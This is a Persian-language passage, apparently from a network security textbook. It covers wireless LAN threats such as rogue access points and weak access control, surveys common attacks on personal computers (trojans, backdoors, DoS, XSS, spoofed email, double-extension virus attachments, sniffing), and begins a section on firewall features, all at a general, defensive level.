موفقیت حیرت انگیز 802.11 به علت توسعه «اترنت بی سیم» است. همچنانکه 802.11 بـه ترقـی خود ادامه می دهد، تفاوت هایش با اترنت بیشتر مشخص می شود. بیشتر این تفاوت ها به دلیل نا آشـنایی نسبی بسیاری از مدیران شبکه با لایه فیزیکی فرکانس رادیویی است. در حالیکه همه مـدیران شـبکه بایـد درک پایه ای از لینک رادیویی داشته باشند، تعدادی از ابزارها برای کمک به آنها به خدمت گرفتـه مـی شوند. آنالایزرهای (تحلیل کننده) شبکه های بی سیم برای مدت ها ابزاری لازم برای مهندسان شبکه در اشکال زدایی و تحلیل پروتکل بوده اند. بسیاری از آنالایزرها بعضی کارکردهای امنیتی را نیز اضافه کرده اند که به آنها اجازه کار با عملکردهای بازرسی امنیتی را نیز می دهد.

در این بخش دو مشکل از مهم ترین آسیب پذیری های امنیتی موجود در LANهای بی سیم، راه حل آنها و در نهایت چگونگی ساخت یک شبکه بی سیم امن مورد بحث قرار می گیرد. بسیاری از پرسش ها در این زمینه در مورد ابزارهایی است که مدیران شبکه می توانند اسـتفاده کننـد. یـک آنـالایزر از اولـین خریدهایی است که یک مدیر شبکه بایـد انجـام دهـد. آنالایزرهـا عـلاوه بـر عملکردهـای سـنتی تحلیـل پروتکل و ابزار تشخیص عیب، می توانند برای تشخیص بسیاری از نگرانی های امنیتی که استفاده از شبکه بی سیم را کند می کنند، استفاده شوند. این سلسله بخش هریک از این «هفت مسأله امنیتی» را بررسی می کند و توضیح می دهد که چگونه و چرا آنالایزر بی سیم، یک ابزار حیاتی برای تضمین امنیت شبکه های بی سیم است.



مسأله شماره ۱: دسترسی آسان

LANهای بی سیم به آسانی پیدا می شوند. برای فعال کردن کلاینت ها در هنگام یافتن آنها، شبکه ها باید فریم های Beacon با پارامتر های شبکه را ارسال کنند. البته، اطلاعات مورد نیاز برای پیوستن به یک شبکه، اطلاعاتی است که برای اقدام به یک حمله روی شبکه نیاز است. فریم های Beacon توسط هیچ فانکشن اختصاصی پردازش نمی شوند و این به این معنی است که شبکه 802.11 شما و پارامترهایش برای هر شخصی با یک کارت 802.11 قابل استفاده است. نفوذگران با آنتن های قوی می توانند شبکه ها را در مسیرها یا ساختمان های نزدیک بیابند و ممکن است اقدام به انجام حملاتی کنند حتی بدون اینکه به امکانات شما دسترسی فیزیکی داشته باشند.

راه حل شماره ۱: تقویت کنترل دسترسی قوی

دسترسی آسان الزاماً با آسیب پذیری مترادف نیست. شبکه های بی سیم برای ایجاد امکان اتصال مناسب طراحی شده اند، اما می توانند با اتخاذ سیاستهای امنیتی مناسب تا حد زیادی مقاوم شوند. یک شبکه بی سیم می تواند تا حد زیادی در این اتاق محافظت شده از نظر الکترومغناطیس محدود شود که اجازه نشت سطوح بالایی از فرکانس رادیویی را نمی دهد. به هرحال، برای بیشتر موسسات چنین برد هایی لازم نیستند. تضمین اینکه شبکه های بی سیم تحت تأثیر کنترل دسترسی قوی هستند، می تواند از خطر سوءاستفاده از شبکه بی سیم بکاهد.

تضمین امنیت روی یک شبکه بی سیم تا حدی به عنوان بخشی از طراحی مطرح است. شبکه ها باید نقاط دسترسی را در بیرون ابزار پیرامونی امنیت مانند فایروال ها قرار دهند و مدیران شبکه باید به استفاده از VPNها برای میسر کردن دسترسی به شبکه توجه کنند. یک سیستم قوی تأیید هویت کاربر باید به کار گرفته شود و ترجیحاً با استفاده از محصولات جدید که برپایه استاندارد IEEE 802.1x هستند. 802.1x انواع فریم های جدید برای تأیید هویت کاربر را تعریف می کند و از دیتابیس های کاربری جامعی مانند RADIUS بهره می گیرد. آنالایزرهای باسیم سنتی می توانند با نگاه کردن به تقاضاهای RADIUS و پاسخ ها، امکان درک پروسه تأیید هویت را فراهم کنند. یک سیستم آنالیز خبره برای تأیید هویت 802.11 شامل یک روتین عیب یابی مشخص برای LANهاست که ترافیک تأیید هویت را نظاره می کند و امکان تشخیص عیب را برای مدیران شبکه فراهم می کند که به آنالیز بسیار دقیق و کدگشایی فریم احتیاج ندارد. سیستم های آنالیز خبره که پیام های تأیید هویت 802.1x را دنبال می کنند، ثابت کرده اند که برای استفاده در LANهای استفاده کننده از 802.1x فوق العاده باارزش هستند.

هرگونه طراحی، بدون در نظر گرفتن میزان قدرت آن، باید مرتباً بررسی شود تا سازگاری چینش فعلی را با اهداف امنیتی طراحی تضمین کند. بعضی موتورهای آنالیز تحلیل عمیقی روی فریم ها انجام می دهند و می توانند چندین مسأله معمول امنیت 802.1x را تشخیص دهند. تعدادی از حملات روی

شبکه های باسیم در سال های گذشته شناخته شده اند و لذا وصله های فعلی به خوبی تمام ضعف های شناخته شده را در این گونه شبکه ها نشان می دهند. آنالایزرهای خبره پیاده سازی های ضعیف را برای مدیران شبکه مشخص می کنند و به این ترتیب مدیران شبکه می توانند با به کارگیری سخت افزار و نرم افزار ارتقاء یافته، امنیت شبکه را حفظ کنند.

پیکربندی های نامناسب ممکن است منبع عمده آسیب پذیری امنیتی باشد، مخصوصاً اگر LANهای بی سیم بدون نظارت مهندسان امنیتی به کارگرفته شده باشند. موتورهای آنالیز خبره می توانند زمانی را که پیکربندی های پیش فرض کارخانه مورد استفاده قرار می گیرند، شناسایی کنند و به این ترتیب می توانند به ناظران کمک کنند که نقاطی از دسترسی را که بمنظور استفاده از ویژگی های امنیتی پیکربندی نشده اند، تعیین موقعیت کنند. این آنالایزرها همچنین می توانند هنگامی که وسایلی از ابزار امنیتی قوی مانند VPNها یا 802.1x استفاده نمی کنند، علائم هشدار دهنده را ثبت کنند.

مسأله شماره ۲: نقاط دسترسی نامطلوب


دسترسی آسان به شبکه های LAN بی سیم امری منفک از راه اندازی آسان آن نیست. این دو خصوصیت در هنگام ترکیب شدن با یکدیگر می توانند برای مدیران شبکه و مسوولان امنیتی ایجاد دردسر کنند. هر کاربر می تواند به فروشگاه کامپیوتر نزدیک خود برود، یک نقطه دسترسی! بخرد و بدون کسب اجازه ای خاص به کل شبکه متصل شود. بسیاری از نقاط دسترسی با اختیارات مدیران میانی عرضه می شوند و لذا دپارتمان ها ممکن است بتوانند LAN بی سیمشان را بدون صدور اجازه از یک سازمان IT مرکزی در معرض عموم قرار دهند. این دسترسی به اصطلاح «نامطلوب» بکارگرفته شده توسط کاربران ، خطرات امنیتی بزرگی را مطرح می کند. کاربران در زمینه امنیتی خبره نیستند و ممکن است از خطرات ایجاد شده توسط LAN های بی سیم آگاه نباشند. ثبت بسیاری از ورودها به شبکه نشان از آن دارد که ویژگی های امنیتی فعال نیستند و بخش بزرگی از آنها تغییراتی نسبت به پیکربندی پیش فرض نداشته اند و با همان پیکربندی راه اندازی شده اند.

راه حل شماره۲ : رسیدگی های منظم به سایت

مانند هر تکنولوژی دیگر شبکه، شبکه های بی سیم به مراقبت از سوی مدیران امنیتی نیاز دارند. بسیاری از این تکنولوژی ها به دلیل سهولت استفاده مورد بهره برداری نادرست قرار می گیرند، لذا آموختن نحوه یافتن شبکه های امن نشده از اهمیت بالایی برخوردار است.

روش بدیهی یافتن این شبکه ها انجام همان کاری است که نفوذگران انجام می دهند: استفاده از یک آنتن و جستجوی آنها به این منظور که بتوانید قبل از نفوذگران این شبکه ها را پیدا کنید. نظارت های فیزیکی سایت باید به صورت مرتب و در حد امکان انجام گیرد. اگرچه هرچه نظارت ها سریع تر انجام گیرد، امکان کشف استفاده های غیرمجاز بیشتر است، اما زمان زیادی که کارمندان مسوول این امر باید صرف کنند، کشف تمامی استفاده های غیرمجاز را بجز برای محیط های بسیار حساس، غیرقابل توجیه می کند. یک راهکار برای عدم امکان حضور دائم می تواند انتخاب ابزاری در اندازه دستی باشد. این عمل می تواند استفاده تکنسین ها از اسکنرهای دستی در هنگام انجام امور پشتیبانی کاربران، برای کشف شبکه های غیرمجاز باشد.

یکی از بزرگترین تغییرات در بازار 802.11 در سال های اخیر ظهور 802.11a به عنوان یک محصول تجاری قابل دوام بود. این موفقیت نیاز به ارائه ابزارهایی برای مدیران شبکه های 802.11a را بوجود آورد. خوشبختانه، 802.11a از همان MAC پیشینیان خود استفاده می کند، بنابراین بیشتر آنچه مدیران راجع به 802.11 و تحلیل کننده ها می دانند، بدرد می خورد. مدیران شبکه باید دنبال محصولی سازگار باشند که هر دو استاندارد 802.11a و 802.11b را بصورت یکجا و ترجیحاً به صورت همزمان پشتیبانی کند. چیپ ست های دوباندی 802.11a/b و کارت های ساخته شده با آنها به آنالایزرها اجازه می دهد که روی هر دو باند بدون تغییرات سخت افزاری کار کنند، و این بدین معنی است که مدیران شبکه نیاز به خرید و آموزش فقط یک چارچوب پشتیبانی شده برای هر دو استاندارد دارند. این روال باید تا 802.11g ادامه یابد، تا جایی که سازندگان آنالایزرها کارت های 802.11a/b/g را مورد پذیرش قرار دهند.



بسیاری از ابزارها می توانند برای انجام امور رسیدگی به سایت و ردیابی نقاط دسترسی نامطلوب استفاده شوند، اما مدیران شبکه باید از نیاز به همگامی با آخرین تکنیک های استفاده شده در این بازی موش و گربه! آگاه باشند. نقاط دسترسی می توانند در هر باند فرکانسی تعریف شده در 802.11 بکارگرفته شوند، بنابراین مهم است که تمام ابزارهای مورد استفاده در بررسی های سایت بتوانند کل محدوده فرکانسی را پویش کنند. حتی اگر شما استفاده از 802.11b را انتخاب کرده اید، آنالایزر استفاده شده برای کار نظارت بر سایت، باید بتواند همزمان نقاط دسترسی 802.11a را نیز پویش کند تا در طول یک بررسی کامل نیازی به جایگزین های سخت افزاری و نرم افزاری نباشد.

بعضی نقاط دسترسی نامطلوب سعی دارند کانالهایی را به صورت غیرقانونی روی کانال های 802.11b به کار بگیرند که برای ارسال استفاده نمی شوند. برای مثال قوانین FCC تنها اجازه استفاده از کانال های ۱ تا ۱۱ از 802.11b را می دهد. کانال های ۱۲ تا ۱۴ جزء مشخصات آن تعریف شده اند اما فقط برای استفاده در اروپا و ژاپن کاربرد دارند. به هرحال، بعضی کاربران ممکن است از نقطه دسترسی کانال های اروپایی یا ژاپنی استفاده کنند، به این امید که رسیدگی یک سایت متمرکز روی کانال های مطابق با FCC از کانال های فرکانس بالاتر چشم پوشی کند. این قضیه مخصوصاً برای ردیابی ابزارهایی اهمیت دارد که بیرون باند فرکانسی مجاز بکارگرفته شده اند تا از اعمال اجرایی اتخاذ شده توسط نمایندگی های مجاز برحذر باشند. آنالایزرهای غیرفعال (Passive Analyzers) ابزار

ارزشمندی هستند زیرا استفاده های غیرمجاز را تشخیص می دهند، اما چون توانی ارسال نمی کنند استفاده از آنها قانونی است.

مدیران شبکه همواره تحت فشار زمانی هستند، و به روش آسانی برای یافتن نقاط دسترسی نامطلوب و در عین حال چشم پوشی از نقاط دسترسی مجاز نیاز دارند. موتورهای جستجوی خبره به مدیران اجازه می دهند که لیستی از نقاط دسترسی مجاز را پیکربندی کنند. هر نقطه دسترسی غیرمجاز باعث تولید علامت هشدار دهنده ای می شود. در پاسخ به علامت هشدار دهنده، مدیران شبکه می توانند از ابزار دیگری برای پیدا کردن نقطه دسترسی براساس مقیاس های قدرت سیگنال استفاده کنند. اگرچه این ابزارها ممکن است خیلی دقیق نباشند، ولی برای محدود کردن محوطه جستجوی نقطه دسترسی نامطلوب به اندازه کافی مناسب هستند.

۹- روش‌های معمول حمله به کامپیوترها

قصد داریم طی دو شماره بطور خلاصه به معمول‌ترین روش‌هایی که مورد استفاده خرابکاران برای ورود به کامپیوتر یا از کارانداختن آن قرارمی‌گیرد

۱- برنامه‌های اسب تروا

۲- درهای پشتی و برنامه‌های مدیریت از راه دور

۳-عدم پذیرش سرویس

۴- وساطت برای یک حمله دیگر

۵- اشتراکهای ویندوزی حفاظت‌نشده

۶- کدهای قابل انتقال (Java، JavaScript و ActiveX)

۷- اسکریپتهای Cross-Site

۸- ایمیلهای جعلی

۹- ویروسهای داخل ایمیل

۱۰- پسوندهای مخفی فایل

۱۱- سرویس‌گیرندگان چت

۱۲- شنود بسته‌های اطلاعات

۹-۱ برنامه‌های اسب تروا

برنامه‌های اسب تروا روشی معمول برای گول زدن شما هستند (گاهی مهندسی اجتماعی نیز گفته می‌شود) تا برنامه‌های "درپشتی" را روی کامپیوتر شما نصب کنند. و به این ترتیب اجازه دسترسی آسان


کامپیوترتان را بدون اطلاعتان به مزاحمین می‌دهند، پیکربندی سیستم شما را تغییر می‌دهند، یا کامپیوترتان را با یک ویروس آلوده می‌کنند.

۹-۲ درهای پشتی و برنامه‌های مدیریت از راه دور

روی کامپیوترهای ویندوزی، معمولا سه ابزار توسط مزاحمین برای دسترسی از راه دور به کامپیوترتان استفاده می‌شود. BackOrifice ، Netbus و SubSeven. این برنامه‌های درپشتی یا مدیریت از راه‌دور وقتی نصب می‌شوند، به افراد دیگر اجازه دسترسی و کنترل کامپیوترتان را می‌دهند. به شما توصیه می‌کنیم که شکاف‌های امنیتی را بخصوص در مورد BackOrifice از CERT مطالعه کنید.

۹-۳ عدم پذیرش سرویس

نوعی دیگر از حمله، Denial-of-Service یا عدم‌پذیرش‌سرویس نام دارد. این نوع حمله باعث از کارافتادن یا مشغول شدن بیش از حد کامپیوتر تا حد غیرقابل‌استفاده شدن می‌شود. در بیشتر موارد، آخرین وصله‌های امنیتی از حمله جلوگیری خواهند کرد. شایان گفتن است که علاوه بر اینکه کامپیوتر شما هدف یک حمله DoS قرار می‌گیرد، ممکن است که در حمله DoS علیه یک سیستم دیگر نیز شرکت داده شود.



۹-٤ وساطت برای یک حمله دیگر

مزاحمین به‌کرات از کامپیوترهای مورد حمله قرارگرفته برای پایگاهی برای حمله به سیستم‌های دیگر استفاده می‌کنند. یک مثال آن چگونگی استفاده از آنها بعنوان ابزار حملات DoS توزیع‌شده است. مزاحمین یک "عامل" را (معمولا از طریق یک اسب تروا) نصب می‌کنند که روی کامپیوتر مورد حمله قرارگرفته اجرا می‌شود و منتظر دستورهای بعدی می‌ماند. سپس، هنگامی که تعدادی از عامل‌ها روی کامپیوترهای مختلف در حال اجرا هستند، به تمام آنها دستور داده می‌شود که یک حمله denial-of-service را روی یک سیستم پیاده کنند. بنابراین، هدف نهایی حمله، کامپیوتر شما نیست، بلکه سیستم شخص دیگری است – کامپیوتر شما فقط یک ابزار مناسب برای یک حمله بزرگتر است.

۹-۵اشتراکهای ویندوزی حفاظت‌نشده


اشتراکهای شبکه ویندوزی محافظت‌نشده می‌توانند توسط مزاحمین تحت یک روش خودکار برای قراردادن ابزارها روی تعداد زیادی از کامپیوترهای ویندوزی متصل به اینترنت مورد سوءاستفاده قرار

گیرند. از آنجا که برای امنیت سایت روی اینترنت وابستگی بین سیستمها وجود دارد، یک کامپیوتر مورد حمله قرارگرفته نه تنها مشکلاتی برای صاحبش فراهم می‌کند، بلکه تهدیدی برای سایتهای دیگر روی اینترنت محسوب می‌شود. عامل بالقوه بزرگی در گستره وسیع برای ظهور ناگهانی سایر ابزارهای مزاحمت وجود دارد که از اشتراکهای شبکه ویندوزی محافظت‌نشده استفاده می‌کند.

۹-۶ کدهای قابل انتقال (Java، JavaScript و ActiveX)

گزارشهایی در مورد مشکلات با "کدهای سیار" (مانند Java، JavaScript و ActiveX) وجود داشته است. اینها زبانهای برنامه‌سازی هستند که به توسعه‌دهندگان وب اجازه نوشتن کدهای قابل اجرا در مرورگر شما را می‌دهند. اگرچه کد عموما مفید است، اما می‌تواند توسط مزاحمان برای جمع‌آوری اطلاعات (مثلا وب‌سایتهایی که سر می‌زنید) یا اجرای کدهای آسیب‌رسان روی کامپیوتر شما مورد استفاده قرار گیرد. امکان از کار انداختن Java، JavaScript و ActiveX در مرورگر شما وجود دارد. توصیه می‌شود که اگر در حال مرور وب‌سایتهایی هستید که با آنها آشنا نیستید یا اطمینان ندارید، این کار را انجام دهید، اگرچه از خطرات احتمالی در استفاده از کدهای سیار در برنامه‌های ایمیل آگاه باشید. بسیاری از برنامه‌های ایمیل از همان کد بعنوان مرورگرهای وب برای نمایش HTML استفاده

می کنند. بنابراین، شکافهای امنیتی که بر Java، JavaScript و ActiveX اثر گذارند، اغلب علاوه بر صفحات وب در ایمیلها هم قابل اجرا هستند.



۹-۷ اسکریپتهای Cross-Site

یک برنامه نویس وب با افکار بدخواهانه ممکن است اسکریپتی به آنچه که به یک وب سایت فرستاده می شود، مانند یک URL، یک عنصر در شکلی خاص، یا درخواست از یک پایگاه داده، بچسباند. بعدا، وقتی وب سایت به شما پاسخ می دهد، اسکریپت زیان رسان به مرورگر شما منتقل می شود.

شما می توانید مرورگر وب تان را توسط روشهای زیر در اختیار اسکریپتهای زیان رسان قرار دهید:


* تعقیب لینک ها در صفحات وب، ایمیلها یا پیام های گروه های خبری بدون دانستن به آنچه لینک داده شده است.

* استفاده از فرم های محاوره ای روی یک سایت غیرقابل اطمینان

* دیدن گروه های بحث آنلاین، مجمع ها یا دیگر صفحاتی که بصورت پویا تولید می شوند در جایی که کاربران می توانند متنهای شامل تگ های HTML ارسال کنند.

۹-۸ ایمیلهای جعلی

این حالت زمانی اتفاق می افتد که یک ایمیل به ظاهر متعلق به منبعی می باشد درحالیکه در حقیقت از منبعی دیگر ارسال شده است. Email Spoofing اغلب برای گول زدن کاربر بمنظوراین که اطلاعات حساس (مانند کلمات عبور) را افشاء کند بکار می رود.



ایمیل جعل شده می تواند گستره ای از شوخی های بی ضرر تا اقدامات مربوط به مهندسی اجتماعی داشته باشد. مثالهایی از مورد دوم اینها هستند:

* ایمیل ادعا می کند که از مدیر یک سیستم است و از کاربران تقاضای تغییر کلمات عبورشان را به یک رشته مشخص دارد و آنها را در صورت عدم تابعیت به تعلیق اکانتهایشان تهدید می کند.

* ایمیل ادعا می کند از یک شخص با اختیارات لازم است و از کاربران تقاضا می کند که یک کپی از فایل کلمات عبور یا سایر اطلاعات حساس را برایش ارسال کنند.

توجه کنید وقتی سرویس دهندگان گهگاهی تقاضا می کنند که کلمه عبورتان را تغییر دهید، معمولا مشخص نمی کنند که به چه کلمه ای تغییر کند. همچنین، بیشتر سرویس دهندگان قانونی از شما هرگز تقاضای ارسال کلمات عبورتان را از طریق ایمیل نمی کنند. اگر شک دارید که یک ایمیل جعلی از شخصی با تمایلات بدخواهانه دریافت کرده اید، باید با پرسنل پشتیبانی سرویس دهنده خود سریعا تماس بگیرید.

۹-۹ ویروسهای داخل ایمیل

ویروس ها و سایر کدهای آسیب رسان اغلب بعنوان پیوست ایمیلها گسترش می یابند. قبل از بازکردن هر پیوستی، از شناخته شده بودن منبع آن اطمینان حاصل کنید. اینکه ایمیل از آدرسی باشد که شما می شناسید، کافی نیست. ویروس ملیسا دقیقا به این علت گسترش یافت که آدرس فرستنده آن آشنا بود. همچنین، کدهای آسیب رسان ممکن است در برنامه های سرگرم کننده یا فریبنده گسترش پیدا کنند.

هرگز برنامه ای را اجرا نکنید، مگر اینکه توسط شخص یا شرکتی نوشته شده باشد که به آن اعتماد دارید. بعلاوه، برنامه هایی را که از منابع ناشناخته دریافت می کنید، صرفا بخاطر اینکه سرگرم کننده هستند، برای دوستان یا همکاران خود ارسال نکنید.

۹-۱۰ پسوندهای مخفی فایل

سیستم عاملهای ویندوز انتخابی را در اختیار شما قرار می دهند که "پسوند فایلهایی که نوع آنها شناخته شده است را پنهان می کند". این انتخاب بصورت پیش فرض فعال است، اما ممکن است یک

کاربر این قابلیت را بمنظور به نمایش درآمدن پسوند تمام فایلها توسط ویندوزغیرفعال کند. ویروسهای داخل ایمیل از پنهان ماندن پسوند فایلهای شناخته شده بهره برداری می کنند. اولین حمله عمده که از این قابلیت بهره گرفت کرم VBS/LoveLetter بود که حاوی یک پیوست به نام "LOVE-LETTER-FOR-YOU.TXT.vbx" بود. سایر برنامه های آسیب رسان چنین طرحهای نامگذاری مشابهی دارند. چندین مثال اینها هستند:

* Downloader (MySis.avi.exe or QuickFlicking.mpg.exe)
* VBS/Timofonica (TIMOFONICA.TXT.vbs)
* VBS/CoolNote (COOL_NOTEPAD_DEMO.TXT.vbs)
* VBS/OnTheFly (AnnaKournikova.jpg.vbs)

فایلهای پیوسته به ایمیلها که توسط این ویروسها فرستاده می شوند، ممکن است بی ضرر بنظر برسند، فایلهای متنی (.txt)، فایلهای تصویری (.mpg یا .avi) یا دیگر انواع فایل در حالیکه در حقیقت این فایل یک اسکریپت یا فایل اجرایی آسیب رسان است (برای مثال .vbs یا .exe).

۹-۱۱ سرویس گیرندگان چت


برنامه های چت اینترنتی، مانند برنامه های پیام رسانی سریع و شبکه های IRC، مکانیسمی را فراهم می کنند تا اطلاعات بصورت دوطرفه بین کامپیوترهای متصل به اینترنت منتقل شود. برنامه های چت برای گروههایی از افراد، امکان مکالمه، تبادل URL و در بسیاری موارد انتقال انواع فایلها را فراهم می کنند.

چون بسیاری از برنامه های چت اجازه تبادل کدهای قابل اجرا را می دهند، خطراتی مشابه برنامه های انتقال ایمیل را ایجاد می کنند. مانند برنامه های ایمیل، باید دقت کافی برای محدودکردن توانایی برنامه

های چت برای اجرای فایلهای دانلود شده، بکار گرفته شود. مثل همیشه، باید مواظب تبادل فایل با طرفهای ناشناس باشید.

۹-۱۲ شنود بسته های اطلاعات

یک برنامه شنود بسته های اطلاعاتی، برنامه ای است که دیتا را از اطلاعاتی که در حال انتقال در روی شبکه هستند، در اختیار می گیرد. این دیتا ممکن است شامل نام کاربران، کلمات عبور و هر اطلاعات اختصاصی دیگری باشد که روی شبکه و بدون اینکه رمز شده باشند، حرکت می کنند. با شاید صدها یا هزاران کلمات عبور گرفته شده توسط این برنامه، مزاحمین می توانند حملات گسترده ای را روی سیستمها پیاده کنند. نصب چنین برنامه ای لزوما به سطح دسترسی مدیر احتیاج ندارد.



نسبت به کاربران DSL و خطوط تلفن سنتی، کاربران مودمهای کابلی در معرض خطر بیشتری برای شنود قرار دارند، زیرا که تمام کاربران مودمهای کابلی همسایه بخشی از یک LAN هستند. یک برنامه شنود نصب شده روی کامپیوتر هر کاربر مودم کابلی ممکن است بتواند دیتا ارسال شده توسط هر مودم کابلی دیگر را در همان همسایگی دریافت کند.

۱۰- فایروال ها:

فایروال وسیله ای است که کنترل دسترسی به یک شبکه را بنابر سیاست امنیتی شبکه تعریف می کند.علاوه بر آن از آنجایی که معمولا یک فایروال بر سر راه ورودی یک شبکه می نشیند لذا برای ترجمه آدرس شبکه نیز بکار گرفته می شود.

مشخصه های مهم یک فایروال قوی و مناسب جهت ایجاد یک شبکه امن عبارتند از:

۱- توانایی ثبت و اخطار :ثبت وقایع یکی از مشخصه های بسیار مهم یک فایروال به شمار می شود و به مدیران شبکه این امکان را می دهد که انجام حملات را کنترل کنند. همچنین مدیر شبکه می تواند با کمک اطلاعات ثبت شده به کنترل ترافیک ایجاد شده توسط کاربران مجاز بپردازد. در یک روال ثبت مناسب ، مدیر می تواند براحتی به بخشهای مهم از اطلاعات ثبت شده دسترسی پیدا کند. همچنین یک فایروال خوب باید بتواند علاوه بر ثبت وقایع، در شرایط بحرانی، مدیر شبکه را از وقایع مطلع کند و برای وی اخطار بفرستد.

